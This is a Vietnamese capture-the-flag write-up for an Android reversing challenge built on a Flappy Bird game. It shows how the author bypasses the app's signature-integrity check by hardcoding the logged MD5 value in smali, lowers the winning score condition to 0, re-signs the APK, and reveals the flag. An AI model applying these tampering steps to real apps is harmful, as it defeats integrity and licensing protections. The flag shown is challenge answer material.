
 200

I got an open-source of flappy bird game on github, let's win the game and receive the flag. Enjoy!!

 APP-RELEASE\_CH...

Flag

**SUBMIT**



- Khi truy cập app ta được giao diện như trên

- Kiểm tra một vòng source code của app, ta có các thông tin

```

    }

    try {
        if (gameView.access$700(this.this$1.this$0).isAlive()) {
            gameView.access$808(this.this$1.this$0);
            if (gameView.access$800(this.this$1.this$0) == 999999999) {
                this.this$1.this$0.startChampionActivity();
            }
        }
    } catch (Exception var4) {
        var10001 = false;
        break label161;
    }
}

try {

```

- Đây là code xử lý điểm để gọi đến hàm championActivity
- Một hàm sẽ kích hoạt gọi đến chương trình ChampionActivity để lấy ra flag nếu hàm đếm điểm đến giá trị “999.999.999”

```

public class Champion extends AppCompatActivity {
    private AppBarConfiguration appBarConfiguration;

    static {
        System.loadLibrary("native-lib");
    }

    public native String getFlag();

    protected void onCreate(Bundle var1) {
        super.onCreate(var1);
        String var2 = this.getFlag();
        this.setContentView(2131427356);
        TextView var3 = (TextView)this.findViewById(2131230803);
        var3.setText("");
        var3.setText(var2);
    }
}

```

- Đây là hàm gọi tới hàm getflag()
- Tuy nhiên lại phát hiện ra có một chương trình log ra một giá trị gọi là Signature, giá trị này có vẻ để kiểm tra tính toàn vẹn của app

```

7 public class LogHelper {
8     private static final String DATE_FORMAT = "yyyy-MM-dd HH:mm:ss";
9     private static final String LOG_DIRECTORY_NAME = "logs";
0     private static final String LOG_FILE_NAME = "app.log";
1     private static final String LOG_TAG = "LogHelper";
2
3     public static String gameInfo(Context var0) {
4         Log.d("LOG:", "In game info");
5
6         try {
7             Signature[] var2 = var0.getPackageManager().getPackageInfo(var0.getPackageName(), 64).signatures;
8             int var1 = var2.length;
9             StringBuilder var4 = new StringBuilder();
0             var4.append(var2[0].toString());
1             var4.append(String.valueOf(var1));
2             byte[] var5 = var4.toString().getBytes();
3             String var6 = Base64.encodeToString(MessageDigest.getInstance("MD5").digest(var5), 0);
4             return var6;
5         } catch (NoSuchAlgorithmException | PackageManager.NameNotFoundException var3) {
6             return "Info Error";
7         }
8     }
9
0     private static String getTimestamp() {

```

- Hàm xử lý log ra giá trị signature để bảo đảm tính toàn vẹn để không thể sửa đổi

```

genymotion:/data/user/0/com.example.fishi.flappybird/files # cat logs
cat: logs: Is a directory
1|genymotion:/data/user/0/com.example.fishi.flappybird/files # cd logs
genymotion:/data/user/0/com.example.fishi.flappybird/files/logs # ls
app.log
genymotion:/data/user/0/com.example.fishi.flappybird/files/logs # cat app.log
2023-06-03 18:01:28 - /Y0axpu01ZmBMzmoeOMAJQ==

2023-06-04 07:02:24 - /Y0axpu01ZmBMzmoeOMAJQ==

```

- Tuy nhiên giá trị log này ta có thể lấy được bằng cách truy cập vào file lưu trữ của app
- Nhờ vào đó ta có thể thay đổi code smali để thực hiện thay đổi app theo hướng mình muốn
- Thay đổi việc kiểm tra giá trị signature của app bằng cách truyền thẳng giá trị cần kiểm tra vào kết quả trả về của hàm

```

35
36 .line 71
37 :try_start_0
38 invoke-virtual {p0}, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;
39
40 move-result-object v0
41
42 .line 72
43 invoke-virtual {p0}, Landroid/content/Context;->getPackageName()Ljava/lang/String;
44
45 move-result-object p0
46
47 const/16 v1, 0x40
48
49 .line 76
50 invoke-virtual {v0, p0, v1}, Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;
51
52 move-result-object p0
53
54 .line 77
55 iget-object p0, p0, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;
56
57 .line 78
58 array-length v0, p0
59
60 invoke-static {v0}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;
61
62 move-result-object v0
63
64 .line 81
65 new-instance v1, Ljava/lang/StringBuilder;
66
67 invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V
68
69 const/4 v2, 0x0
70
71 aget-object p0, p0, v2
72
73 invoke-virtual {p0}, Ljava/lang/Object;->toString()Ljava/lang/String;
74
75 move-result-object p0
76

```

- Hình trên là xử lý signature sẽ gene ra chuỗi

```

.method public static gameInfo(Landroid/content/Context;)Ljava/lang/String;
    .locals 3

    const-string v0, "LOG:"

    const-string v1, "In game info"

    .line 68
    invoke-static {v0, v1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

    .line 71

    const-string p0, "/Y0axpu01ZmBMzmoeOMAJQ=="

    return-object p0
.end method

.method private static getTimestamp()Ljava/lang/String;
    .locals 3

    .line 63
    new-instance v0, Ljava/text/SimpleDateFormat;

    invoke-static {}, Ljava/util/Locale;->getDefault()Ljava/util/Locale;

```

- Ta truyền thẳng giá trị signature vào giá trị trả về của hàm



```

347     iget-object v0, p0, Lcom/example/fishi/flappybird/gameView$2$1;->this$1:Lcom/example/fishi/flappybird/gameView$2;
348
349     iget-object v0, v0, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;
350
351     invoke-static {v0}, Lcom/example/fishi/flappybird/gameView;->access$800(Lcom/example/fishi/flappybird/gameView;)I
352
353     move-result v0
354
355     const v1, 0x3b9ac9ff
356
357     if-ne v0, v1, :cond_2
358
359     .line 136
360     iget-object v0, p0, Lcom/example/fishi/flappybird/gameView$2$1;->this$1:Lcom/example/fishi/flappybird/gameView$2;
361
362     iget-object v0, v0, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;
363
364     invoke-virtual {v0}, Lcom/example/fishi/flappybird/gameView;->startChampionActivity()V

```

- Hàm xử lý điểm so sánh với giá trị 999.999.999 để có thể gọi hàm champion

```

48
49     iget-object v0, v0, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;
50
51     invoke-static {v0}, Lcom/example/fishi/flappybird/gameView;->access$800(Lcom/example/fishi/flappybird/gameView;)I
52
53     move-result v0
54
55     const v1, 0x00
56
57     if-ne v0, v1, :cond_2
58
59     .line 136
60     iget-object v0, p0, Lcom/example/fishi/flappybird/gameView$2$1;->this$1:Lcom/example/fishi/flappybird/gameView$2;
61
62     iget-object v0, v0, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;
63
64     invoke-virtual {v0}, Lcom/example/fishi/flappybird/gameView;->startChampionActivity()V
65
66     .line 141
67     :cond_2
68     iget-object v0, p0, Lcom/example/fishi/flappybird/gameView$2$1;->this$1:Lcom/example/fishi/flappybird/gameView$2;
69
70     iget-object v0, v0, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;
71

```

- Ta thay đổi giá trị thành 0 để có thể có được flag
- Thay đổi điều kiện đếm điểm để đạt được việc gọi ra hàm ChampionActivity để rồi lấy ra được flag

```

PS D:\Android> keytool -genkey -v -keystore app-release_chall2.keystore -alias app-release_chall2 -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[no]: y


Generating 2048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing app-release_chall2.keystore]
PS D:\Android> keytool -genkey -v -keystore app-release_chall2.keystore -alias app-release_chall2 -keyalg RSA -keysize 2048 -validity 10000

```

- Ta ký cho app
- Quá trình ký xác nhận app và tải app lên thiết bị kiểm thử

```
PS C:\Program Files (x86)\Android\android-sdk\build-tools\32.0.0> .\apksigner.bat sign --ks D:\Android\app-release_chall
2.keystore D:\Android\app-release_chall\dist\app-release_chall.apk
Keystore password for signer #1:
PS C:\Program Files (x86)\Android\android-sdk\build-tools\32.0.0> |
```

- Ký và tải app
- Kết quả trả về của flag hiển thị trên màn hình



Flag: flag{ck0n\_vj3c\_kh0\_d3\_d4n\_d4u}